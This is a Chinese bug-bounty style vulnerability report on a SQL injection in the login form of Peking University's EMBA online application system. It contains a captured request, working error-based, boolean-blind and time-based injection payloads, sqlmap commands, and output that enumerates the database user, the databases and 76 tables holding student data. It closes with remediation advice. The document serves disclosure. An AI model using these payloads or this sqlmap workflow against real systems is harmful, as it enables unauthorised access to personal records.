


sql

1.漏洞地址: /emba/account/login

2.漏洞描述: 北京大学EBMA在线申请系统登陆处存在sql注入漏洞, 可从数据库注入出敏感信息, 造成数据泄露

3.资产确认:



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4.漏洞详情:

(1) 随意输入内容到输入框, 点击登陆抓取登陆报文:



(2) 在account参数输入报错注入语句, 服务端给出报错回显, 语句被带入数据库执行了, 确认存在sql注入点

Send Cancel < >

Target:

### Request

Pretty Raw Hex

```
1 POST /emba/account/login HTTP/1.1
2 Host: 10.10.10.10
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 140
10 Origin: http://10.10.10.10
11 Connection: keep-alive
12 Referer: http://10.10.10.10/emba/account/login
13 Cookie: PHPSESSID=0q3kdppcpmmb45oi42at0l8ugl
14
15 type=1&account=1&password=qweqwe&tourl=
```

### Response

Pretty Raw Hex Render

#### A Database Error Occurred

Error Number: 1772

Malformed GTID set specification 'qqvpq1qpjq'.

```
SELECT * FROM `mba_apply_user_basic` WHERE
`isdel` != 2 and `isdel` != 3 and `email` = '1'AND
GTID_SUBSET(CONCAT(0x7171767071,(SELECT
(ELT(5112=5112,1))),0x71706a7171),5112) AND `bZom` =
'bZom' or `mobile` = '1'AND
GTID_SUBSET(CONCAT(0x7171767071,(SELECT
(ELT(5112=5112,1))),0x71706a7171),5112) AND `bZom` =
'bZom' ORDER BY `id` desc LIMIT 1
```

Filename: models/Basemodel.php

Line Number: 72

(3) 把登陆报文放到req.txt去用sqlmap跑:

```
POST /emba/account/login HTTP/1.1
Host: 10.10.10.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 101
Origin: http://10.10.10.10
Connection: keep-alive
Referer: http://10.10.10.10/emba/account/login
Cookie: PHPSESSID=0q3kdppcpmmb45oi42at0l8ugl

type=1&account=1&password=qweqwe&tourl=
```

(4) sqlmap语句: `py sqlmap.py -r req.txt -batch`



```

09:02:10] [INFO] testing MySQL UNION query (99) - 81 to 100 columns
POST parameter 'account' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 479 HTTP(s) requests:
---
Parameter: account (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: type=1&account=1' AND 7043=7043 AND 'FyEk'='FyEk&password=qweqwe&tour1=

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: type=1&account=1' AND GTID_SUBSET(CONCAT(0x7171767071, (SELECT (ELT(5112=5112, 1))), 0x71706a7171), 5112) AND 'bZom'='bZom&password=qweqwe&tour1=

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: type=1&account=1' AND (SELECT 3891 FROM (SELECT (SLEEP(5)))VmfP) AND 'XepW'='XepW&password=qweqwe&tour1=
---
[09:02:12] [INFO] the back-end DBMS is MySQL
[09:02:12] [WARNING] potential permission problems detected ('command denied')
web application technology: Nginx
back-end DBMS: MySQL >= 5.6
[09:02:12] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 102 times

```

存在三种注入方式：报错注入，时间盲注，布尔盲注，数据库是MYSQL，5.6版本

(5) 注入当前用户：py sqlmap.py -r req.txt -batch -current-user

```

[09:48:16] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.6
[09:48:16] [INFO] fetching current user
[09:48:16] [INFO] resumed: 'emba_apply@%'
current user: 'emba_apply@%'
[09:48:16] [INFO] fetched data logged to text files under 'C:\Users\27471\AppData\Local\sqlmap\output\152.136.175.107'
[*] ending @ 09:48:16 /2023-01-24/

```

当前数据库用户是：emba\_apply@%

(6) 注入数据库：py sqlmap.py -r req.txt -batch -dbs

```

[09:50:50] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.6
[09:50:50] [INFO] fetching database names
[09:50:50] [INFO] resumed: 'information_schema'
[09:50:50] [INFO] resumed: 'emba_apply'
available databases [2]:
[*] emba_apply
[*] information_schema
[09:50:50] [INFO] fetched data logged to text files under 'C:\Users\27471\AppData\Local\sqlmap\output\152.136.175.107'

```

两个库：information\_schema，emba\_apply

(7) 尝试注入数据库里的表：py sqlmap.py -r req.txt -batch -D emba\_apply -tables

```
reverser] [INFO] The back end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.6
[09:55:31] [INFO] fetching tables for database: 'emba_apply'
Database: emba_apply
[76 tables]
```

```
activity
activity_template
activity_user
admin_info
admin_log
apply_advance_info
apply_content_page
apply_file
apply_file_image
apply_interview
apply_interview_user
apply_project_info
apply_rxfid
apply_rxfid_user
apply_score_framework
apply_set
apply_sms_log
apply_sms_menu
apply_sms_menu_group
apply_user_announce
apply_user_announce_type
apply_user_apply
apply_user_apply_copyl
apply_user_basic
apply_user_channel
apply_user_discuss
apply_user_discuss11
apply_user_edu
apply_user_edu_other
apply_user_feedback
apply_user_field
apply_user_field_parent
apply_user_file
apply_user_getpwd
apply_user_info
apply_user_investigation
apply_user_language
apply_user_message
apply_user_msg
apply_user_project
apply_user_push_log
apply_user_push_log_detail
apply_user_question
apply_user_record
apply_user_referees
apply_user_refereeslog
apply_user_spassword
apply_user_tag
```

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存在76张数据库表，根据数据表名字判断存在大量学生信息

```
a_login_log
portal_category
portal_model
portal_type
pub_log
queue_tasks
student
student_change
student_edu
student_extend
student_reward
student_work
system_group
system_group_menu
system_info
system_menu
system_organizational
system_project
tag
uploades_message
user_mobile_error_num
user_sms
user_tag_time
web_state
```

以上可证明该系统存在sql注入漏洞，后续未进行脱库等敏感操作

EBMA系统是该学院的重要系统，存在三种sql注入方式，通过sql注入可获取大量敏感信息，属于严重信息泄露，求高rank

## 5.修复建议

- (1) 过滤sql注入关键字，如select, database, extravalue, sleep等关键字；
- (2) 登录框数据库查询采用数据库预编译方式，防止sql注入；
- (3) 为该网站添加waf，或者其他安全设备，提高安全等级。

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